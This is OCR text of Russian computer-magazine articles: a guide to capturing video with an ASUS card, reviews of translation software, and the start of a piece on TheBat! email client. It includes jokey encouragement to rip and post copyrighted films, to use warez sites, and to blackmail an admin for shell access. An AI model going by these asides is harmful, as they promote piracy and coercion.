Нет, без видеозахвата ты, конечно, не помрёшь. Но подумай, сколько классных вещей ты можешь сделать с этой феней. Выцепи из видеозаписи институтской попойки кадр, где злобный админ с голой задницей обнимает «белого коня», снабди его своим ехидным комментарием и разводи админа на шелл :). Иначе ты все это безобразие выложишь в инет, правда? А какие возможности открываются для тебя в Интернете! Теперь ты можешь украсить свою страницу героями любимого фильма, а не банальными картинками из заюзанного по самое не балуйся клип-арта. Теперь ты пошлёшь только что зацепленной в IRC перчинке не фотку из серии «я и мой кот Мурзик возле ободранного дивана», а шедевр под названием «Моя загадочная персона на фоне Нео и Морфеуса». Но все это – детские шалости, если вспомнить, что любая карта видеозахвата обычно работает и как ТВ-тюнер, и всяких входов-выходов у нее целая куча. А ты ведь давно мечтал подключить комп к телеку и смотреть фильмы в DivX на большом экране. Впрочем, ты можешь делать все, с точностью до наоборот. У тебя есть любимый фильм? Подключай видак к карте и рипай фильм в цифру, теперь все это дело можно отредактировать (если хочешь) и выкладывать в Сеть. Спорим, что популярность твоего сайта будет огромная? Все просто, люди боятся выкладывать фильмы в Сеть (закон об авторских правах), особенно российские. А желающих скачать немерено!

Фишка от моего приятеля. У него нет DVD и покупать DVD-ROM он не собирается, пока диски не подешевеют. Но и хранить всю эту тонну видеокассет ему тоже надоело. Он совершил финт ушами в X-Стиле: порипал все фильмы платой видеозахвата, закодил все в DivX, записал все на болванки и теперь вся видеотека у него помещается на одной большой CD'шной полке. Да, забыл сказать, фильмы он смотрит на телеке, но теперь сигнал идет не с видака, а с компа (с той самой платы). Но лично мне больше всего нравится брать у него CD'юки с клипами, рипнутыми с MTV и МузТВ :). Цитата: «Хехе... перемотка в нужный кусок фильма за 2 секунды, это тебе не на видике головками шуршать!»


В общем, возможностей – море. Всё это хорошо, скажешь ты, но я ещё и в Кваку популять хочу. Отвечу на это так: в век глобальной интеграции тебе не придётся иметь две железки для разных целей =). Функция видеозахвата реализована на карточках от таких производителей, как ASUS и ATI, построенных на базе самых современных видеочипов с кучей памяти на борту.

И как это все *работает?*

В своё время я сам закупил себе карточку от ASUSa с возможностью видеозахвата. Вот на её примере я тебе всё и обрисую. От обычной видеоплаты данная девайсина отличается наличием четырёх дополнительных дырок на скобе (in и out) и тем, что в комплект входят 2 шнура (S-Connector и тюльпан). Установка проходит как обычно: воткнули железку в AGP, закрепили болтом, поставили дрова с прилагающегося CD. Всё! Вместе с драйвером на винт установится специальная прога – ASUS Live. Из неё ты будешь управлять захватом. Втыкай в video-in тюльпан (S-Connector тебе, скорее всего, не пригодится), а на другой конец сажай видак или камеру (им втыкай в video-out). К видаку можно подсосать антенну – вот тебе TV-tuner. Теперь ты готов. Втыкай в видак кассету и запускай ASUS Live. Перед тобой нарисуется панелька управления в виде видачиной морды и малюсенькое окошко с изображением. Не пугайся, размер – дело поправимое =).



Настройка видеозахвата



Дави на «весь экран», перец!



Давай разберёмся с панелью. На скриншоте я пометил соответствующие элементы цифрами. В блоке 1 расположились кнопки, переключающие режимы: левая – режим захвата, правая – режим воспроизведения.

Кнопка 2 растягивает окно воспроизведения на весь экран (чтобы вернуться, просто надави эскейп). Пимпа нумер 3 отвечает за размер окошка с видео: можно поставить от 160x120 (получится глазок =) до 720 x 480 (уже более-менее нормальная форточка). Эти установки относятся только к воспроизведению, на захват они не влияют.

4-й кнопарь открывает любой avi'шник для его последующего просмотра, в том числе и только что записанный. Кнопка 5 отвечает за настройки видеозахвата. Щелкнув её по носу, ты получишь диалог, где нужно указать директории, в которые будут складироваться тонны bmp'шек и мегатонны avi'шников. Здесь же задаётся размер bmp. Только учитывай, что чем больше размер, тем больше свободы нужно на винте. Советую также протоптать флажок «Use numbered file name» – это нужно, чтобы не прописывать каждый раз имя файла ручками. Больше настроить ничего не дадут. В блок 6 объединены пимпы, ответственные непосредственно за захват: снять один кадр, срезать несколько кадров, откусить кусок видео. Можно давить на клаву: F5, F6, F7 – соответственно. Штука номер 7 – это, типа, джог-дайл такой. Она отвечает за настройки воспроизведения. Если ты спрессуешь центральную кнопку, то в окне с видео появится менюха. Ползать по этой менюхе придётся, клацая крысой по стрелочкам вокруг, что не совсем удобно.



Настройка прямо на ходу.

Первые 4 пункта – это всё косметика: Brightness (яркость) – светлее/темнее; Contrast (контраст) – подкрутим резкость; Hue (хуе... бр-р-р... оттенок, в смысле =)) – пожелтее/покраснее, Saturation (насыщение) – цвета яркие/блёклые. А вот дальше надо настроить непременно. Video Connector – это то, через что ты подсосался: если через тюльпан, то выбирай Composite, если через S-Connector, то выбирай S-Video, а если у тебя есть тюнер или TV-Box, то флаг тебе в руки, буржуй =). Video Standard (стандарт изображения) – скорее всего, будет PAL-BGHI – это обычный стандарт для видака, но можешь потыкать и другие. Кстати, SECAM не наблюдается =).




Симпотная мордочка ASUS Live.

И что получилось?

Настроив все дела и сунув в видак «Звёздные войны», я тюкнул кнопочку «Снять кадр». В выбранной папке образовалось файло cap-







ture001.bmp заданного размера. Качество вполне приемлемое, а после того как я убрал в «Фотошопе» помехи, стало даже очень ничего. Вывод: сдирать артистов, президентов и министров, а потом извращаться над ними по-всякому вполне реально. Ждём от тебя произведения типа «Арнольд в подгузниках», лучшие шедевры (но не плагиат!) опубликуем =).

Потом я стал снимать видео. Жмакнул пимпу – прога откликнулась: «Дави эникей, когда пора!». После удавления эникея софтина слила только что проигранное на диск. Это не совсем очевидно, поэтому поясню: жмёшь F7, ждешь столько, сколько хочешь записать, жмешь чего-нибудь – файло сохраняется. Сколько секунд подождал, столько и записалось. В результате получился avi'шник очень неплохого качества, но вот от его веса я прифигел. 20 секунд потянули на 30 мегов. И параметр вес/качество изменить нельзя :(. Вывод: видео на винт сохранять можно, но для Интернета оно тяжеловато. Хотя, если использовать видеозахват по кадру, компрессовать это всё джипегом и пихать во флэш, надежда на открытие своего порносервака остается =). Это шутка, конечно. Просто после того, как ты все порипал, сразу декодируй все в DivX.



И во сколько это мне обойдется?

Разница в цене есть, но не очень большая: примерно 20 – 40 уёв, в зависимости от модели и комплектации. Ниже я привёл некоторые цены на момент написания статьи.

32 Mb <AGP> ASUS V3800 TNT2 – 117 у. е.

32 Mb <AGP> ASUS V3800 TNT2 <TV-Out/ TV-In> – 137 у. е.

32 Mb <AGP> ASUS V6600 <GeForce 256, SDRAM> – 157 у. е.

32 Mb <AGP> ASUS V6600 DELUXE <GeForce 256, SDRAM, 3D очки> – 179 у.е.

32 Mb <AGP> ASUS V7700 GEFORCE 2 GTS DDR – 209 у. е.

32 Mb <AGP> ASUS V7700 DELUXE – 249 у. е.

64 Mb <AGP> ASUS V7700 GEFORCE 2 GTS DDR – 311 у. е.

64 Mb <AGP> ASUS V7700 DELUXE <GeForce2 GTS, TV-in, TV-out, 3D-очки) – 363 у. е.

В общем если ты собрался менять видюху и есть немного свободного бабла, то бери с видеозахватом – не пожалеешь.

Большой З. Ы.

Ну вот, теперь ты крут. Будешь рипать клевые фильмы и кодить их в DivX – присылай УРЛ! Потусуем на твоем сайте, покачаем.



Лужу, паяю, перевожу и заверяю

Несколько интересных фактов из жизни виртуальных переводчиков

Михаил Михин (centner@real.xakep.ru)

И было у отца три сына:
Атос, Портос и третий – Буратино...
(из ранних литературных переводов)

Если тебе приходилось слышать о строительстве Вавилонской башни, ты наверняка согласишься с утверждением, что сегодняшняя Сеть все больше напоминает эту самую башню, сумасшедшим образом смешавшую все языки и наречия в одну кашу, разобраться в которой далеко не просто. Чего уж там говорить, да и с иностранными языками на российских просторах дела обстоят довольно туго. Андестенда, понимаешь, не хватает. Языки заморские в школе прогуливаем в едином порыве, а потом удивляемся, что в буржуинском Интернете мы ни уха ни рыла не смыслим. Буквы незнакомые, слова иноземные, любуемся на них как бараны на новые ворота...

Лично я очень остро почувствовал свою полную лингвистическую беспомощность, когда все ссылки с поисковика по животрепещущему вопросу приводили мою скромную персону исключительно на франкоязычные сайты. Все бы ничего, но мой запас французских слов ограничен следующими: мсье, бонжур, монпансье, абажур и д`Артаньян :)).


Пришлось задуматься, как из этой ситуации выруливать. Звонить друзьям, владеющим французским, смысла не имеет, даже если я попробую продиктовать несколько французских фраз по телефону, они меня все равно не поймут. Дохлый номер. Сидеть со словарем тоже совершенно бессмысленно, по отдельным словам ничего толком не поймешь. Учить французский? Да уж, засада...

Но не все так уж трагично. Как ни странно, но даже распоследние лентяи, прогуливавшие иностранные языки в знак протеста против засилья янки в братской Югославии, могут как ненормальные бить в ладоши и кидать в воздух чепчики вместе со мной. Отечественные производители программного обеспечения предлагают тебе взять на бессменную службу несколько программ-переводчиков, которые, хотя и не в полной мере, но все же попытаются восполнить твои языковые пробелы и не позволят тебе окончательно погрузиться в пучину неведения. Замечу сразу, что компьютерные переводчики на данный момент не смогут полностью заменить знания иностранных языков, уж очень они пока косноязычны и излишне задумчивы, но... на безрыбье – сам знаешь...

Даже распоследние лентяи, прогуливавшие иностранные языки в знак протеста против засилья янки в братской Югославии, могут как ненормальные бить в ладоши и кидать в воздух чепчики вместе со мной. Отечественные производители программного обеспечения предлагают тебе взять на бессменную службу несколько программ-переводчиков, которые, хотя и не в полной мере, но все же попытаются восполнить твои языковые пробелы и не позволят тебе окончательно погрузиться в пучину неведения.


Сократ Интернет. На старт, внимание, марш! (www.socrat.ru)

Давай же рассмотрим «электронных толмачей» поподробнее. Начнем, пожалуй, с программы Сократ Интернет 2.1. Программа была любезно предоставлена компанией-разработчиком «Арсеналъ» (www.ars.ru), сразу, без всяких дополнительных засад заняла свое место в строю программ на моем винте и изготовилась к работе. Да, не забудь, как я, сразу установить необходимые для работы дополнительные словари и выбери нужные варианты направлений перевода. Программа осуществляет перевод с английского, французского и немецкого языков на русский и обратно. Для повседневного веб-сёрфинга вполне достаточно.


Правильным курсом идем, товарищи!

Сократ Интернет предназначен для работы со стариной «осликом» Internet Explorer 5 и выше. Программа встраивается непосредственно в браузер IE, являя нам в панели инструментов и меню браузера новые команды и кнопки перевода текста. Пользование этим уважаемым переводчиком никакого труда не составляет, нужно лишь «попотеть» минут 5-10 над настройками и приступать к работе. Программа может по твоему желанию перевести всю страницу целиком или любой выделенный кусочек текста. Перевод появится прямо перед твоим носом в отдельном окне, не пропусти :)).


Кстати, обязательно разберись с управлением встроенными словарями, это может кардинальным образом отразиться на качестве перевода. Вот тебе отрывочек из очень, между прочим, толкового help-а программы: «Если для данного направления перевода имеется несколько словарей, их порядок сверху вниз определяет приоритет использования. Например, если компьютерный словарь расположен выше автомобильного, то он имеет больший приоритет, и слово driver будет


Сократ Интернет in action


переведено как драйвер. Если выше автомобильный словарь, driver переводится как водитель. Для изменения порядка словарей буксируйте их мышью или используйте клавишные команды работы с буфером обмена Ctrl-C (копировать) и Ctrl-V (вставить)».

А ты уже „начинал думать, что такое берет?"

Однако, лирика лирикой, но надо же лично убедиться в том, что переводчик способен выполнять свою непосредственную работу. Значит, будем программу тестировать... Незамысловатое финальное тестирование проходило так: я заглянул на официальный сайт армии США (www.army.mil/beret) и на такой же сайт армии ФРГ – Бундесвера (www.bundeswehr.de/index_.html) и перевел по случайно попавшейся страничке с каждого. Рассуждал я таким образом: как правило, виртуальный переводчик требуется именно в моменты, когда нужно перевести веб-страницу с иностранного языка на русский, что Сократ Интернет и выполнил по первому же требованию.




Перевод с немецкого: «Воинская повинность стоит для готовности граждани, личный участие в ответственности для защиты ее общество, чтобы принимать на себя. В прошедший 40 год имеет над восьмеркой миллиона молодых мужчин в бундесвере ее служба для сообщества и для того, чтобы ее совершенно личный взнос на защите Федеративная республика германии вперед au?eren Поехать, чтобы мир и свобода и schlie?lich на единству Deutschlands сделанному. Над воинская повинность остается Бундесвер в тесный контакт с весь населением, прежде всего с приносит приплод поколение».



Лирика лирикой, но надо же лично убедиться в том, что переводчик способен выполнять свою непосредственную работу. Значит, будем программу тестировать... Незамысловатое финальное тестирование проходило так: я заглянул на официальный сайт армии США (www.army.mil/beret) и на такой же сайт армии ФРГ — Бундесвера (www.bundeswehr.de/index_.html) и перевел по случайно попавшейся страничке с каждого.

Перевод с английского: «Я решил, что мы участники the Ассоциации Армейского Объездчика Соединенных Штатов нужно связывать вместе и устанавливать огромную кампанию, чтобы изменить решение. Но зато Я начинал думать, что такое берет? Это – просто главная покрышка и довольно бедный в этом. У него нет счета на внешней стороне, чтобы держать дождь из глаз, это несомненно не подержит уши нагреваться, и это не обеспечивает никакой оттенок с солнца. Так почему – Я нарушаю об этом решении?»

Смысл, конечно, понятен, но перлы с экрана


Народный умелец


можно сохранять и рассылать друганам :)). Пора им, дятлам, уже начинать думать, «что такое берет» и можно ли его назвать «просто главной покрышкой»...

На дистанции Webtransite 98 (www.promt.ru)


Другой «толмач-общественник», рассматриваемый сегодня, зовется Webtransite 98 и умеет показывать следующие фокусы: быстро переводить текст WWW-страниц в браузерах Internet Explorer и Netscape Navigator с английского, немецкого и французского языков на русский язык и обратно, переводить запрос и отправлять его на поисковый сервер, переводить текст из любых Windows-приложений (например, Word, Notepad).



Minimize it!





«Андерстенд?»


«Хенде хох, партизанен!»



Здесь был Вася...

Панель программы, расположенная обычно во всю длину верхней части экрана, может быть запросто минимизирована в маленькую панельку, которую можно перетащить мышкой в любое удобное место на экране монитора.

Перевод с английского: «Я решил, что мы участники the Ассоциации Армейского Объездчика Соединенных Штатов нужно связывать вместе и устанавливать огромную кампанию, чтобы изменить решение. Но зато Я начинал думать, что такое берет? Это - просто главная покрышка и довольно бедный в этом. У него нет счета на внешней стороне, чтобы держать дождь из глаз, это несомненно не подержит уши нагреваться, и это не обеспечивает никакой оттенок с солнца. Так почему — Я нарушаю об этом решении?»

Мне показалась очень интересной возможность поиска информации на крупных поисковиках с помощью Webtransite 98. Все опять же очень просто и доступно: кликаешь в панельке программы на пиктограммку «Поиск информации в Интернет», заполняешь (на русском языке!) в появившемся окошке необходимые поля, выставляешь направление перевода (скажем, меня интересовало, что пишут о русских хакерах американцы, для чего я выбрал русско-английский перевод). Программа самостоятельно переводит твой вопрос на желаемый иностранный язык, формирует запрос на выбранный поисковик и выдает тебе в окошке браузера результаты своей довольно продуктивной деятельности. Вуаля!

Попробуем поставить перед Webtransite 98 ту же самую задачу, которую решал Сократ Интернет, и посмотрим, кто из них чего стоит.

Перевод с немецкого: «Wehrpflicht стоит(относится) для готовности граждан лично принимать Mitverantwortung для защиты(охраны) вашей общей сущности. Через прошедшие 40 лет выполнили о восьми миллионах молодых мужчин в бундесвере службу(должность) для общности(общества) и вместе с тем совершенно личный взнос к защите(охране) Федеративной Республики Германии перед внешними опасностями, к миру и свободе и наконец к единице(модулю) Германии. О Wehrpflicht остается бундесвер в тесном контакте с общим(всем) населением, прежде всего с молодым поколением».

Перевод с английского: «Я решил что нас члены Ассоциации Смотрителя Армии Соединенных Штатов, необходимой, чтобы объединять и установить массивную кампанию, чтобы полностью изменить решение. Но тогда я начал думать, что является беретом? Это – только покрытие головки и довольно бедное в этом. Это не имеет никакого счета(законопроекта) на фронте, чтобы сохранить дождь из глаз, это конечно не будет сохранять уши теплое, и это не обеспечивает никакой оттенок от солнца. Так, почему я расстроен относительно этого решения?»

Качество перевода, как мне кажется, находится на том же уровне, что и у первой из рассматриваемых программ. Обрати внимание, что оба переводчика едины во мнении относительно совершенно «никакого» оттенка солнца. И что это они так на солнце разобиделись?

В help-е программы однозначно сказано, что «качество перевода можно значительно улучшить, если использовать при переводе текстов пользовательские словари, созданные самим пользователем в системе PROMT или STYLUS». Проверить это утверждение возможным не представилось за отсутствием самих программ PROMT и STYLUS.

Думаю, что с главным выводом ты согласишься: программы-переводчики сегодня являются несовершенным, но весьма полезным для веб-сёрфера инструментом. Даже та «кривизна», которая присуща переводчикам-виртуалам на современном этапе, не сможет свести на нет ту пользу, которую программы могут принести настойчивому и прилежному веб-читателю. Ответ на вопрос «иметь или не иметь» лично я даю совершенно однозначный – иметь. И пользоваться.




Толмач-немчин

Для разной работы существуют разные инструменты; согласись, неудобно забивать отверткой гвоздь или сверлить дыры в стене туалета драчевым напильником. Точно так же иногда требуется не тотальный переводчик, пока еще довольно коряво излагающий свои виртуальные е-мысли, а простой, незамысловатый и по-военному четкий электронный словарь. К числу таких словарей, верой и правдой служивших мне в течение дол-

гих лет активного вгрызания в гранит науки, следует в первую очередь причислить «Контекст для Windows», вышедший из-под пера программистов компании «Информатик» (www.informatic.ru) лет эдак пять назад. Впервые я ощутил удобства работы с виртуальным словарем, изрядно задолбавшись перелистывать вполне реальный и ощутимый англо-русский трехтомник, переводя очередную статью из подрывной газеты «New-York Times».

Думаю, что с главным выводом ты согласишься: программы-переводчики сегодня являются несовершенным, но весьма полезным для веб-сёрфера инструментом. Даже та «кривизна», которая присуща переводчикам-виртуалам на современном этапе, не сможет свести на нет ту пользу, которую программы могут принести настойчивому и прилежному веб-читателю.

Активизировав заветный сидючок с программой, я погрузился в простой и, вместе с этим, в очень функциональный интерфейс «Контекста». Софтинка работает действительно в два клика: набираешь в нужном окошке необходимое тебе слово, давишь на старину Энтера и получаешь точное и довольно подробное толкование, как, например, вот это.





И как это мне в голову пришло такое слово?

Полученный перевод, примеры и толкование можно запросто скопировать в буфер обмена и затем распорядиться скопированным куском текста по своему усмотрению :)). Всего лишь активизируй функцию копирования и наслаждайся... Системная настройка программы «Контекст» проста до безобразия: если ты в состоянии поставить мышкой десяток галок в специально расставленных квадратиках и нажать пару радиокнопок – можешь считать себя профессиональным настройщиком «Контекста». Попытка проверить программу в ситуации, приближенной к боевой, дала довольно занятные результаты. Обрати внимание на то, что «повозка, запряженная волами, – это hackery». Неужели crackery – это повозка, запряженная козлами :))?



Копируй и наслаждайся






Чем бы еще запрячь повозку?

Ну как, достаточно информации для начала? Еще один большой плюс описанных программ — они не супер-новые, а значит широко распространены, и их очень просто найти или купить. Самое время мчаться в\на ближайший(ую) компьютерный магазин\палатку\радиорынок\официальный сайт\варезный сайт и вооружаться всеразличными электронными переводчиками. А если что — Асталависта нам поможет :)).

Системная настройка «Контекста



Бэтмен возвращается

Поем дифирамбы программе TheBat!

Andrew Abramov aka Dodge

Прошли те времена, когда об этом почтовом клиенте слышали единицы. Теперь TheBat! — самый уважаемый почтовик в России. Такого количества функции нет ни у одного конкурента. Так почему же большинство юзеров предпочитают Outlook Express или, еще хуже, Netscape Mail? Да... психология человека, а тем более человека, хоть как-то связанного с компьютером, всегда являлась загадкой для всех ученых и психологов. Может хоть я смогу тебя убедить пользоваться этим замечательным почтовиком? Ну, а если ты уже им пользуешься, тебе будет, думаю, интересно прочесть о функциях Бэта, а также понять, что ты сделал правильный выбор, ведь Бэт — лучший почтовый клиент в этом хреновом мире. Хотя это ты знаешь и без меня...


ДЛЯ ТЕХ, КТО НЕ ЗНАЕТ



TheBat! - это самый надежный и удобный на сегодняшний день почтовый клиент, наделенный ОГРОМНЫМ количеством полезных функции, приятным интерфейсом (то бишь внешним видом :), да еще и сделанным настоящими русскими мужиками! Все это уже является причиной для немедленной установки Бэта, ибо мы просто обязаны поддерживать русского производителя, а не дядю Билла. К тому же у Вампира есть некоторые свои индивидуальные функции, которых нет ни у одного его конкурента.

ФУНКЦИИ БЭТА

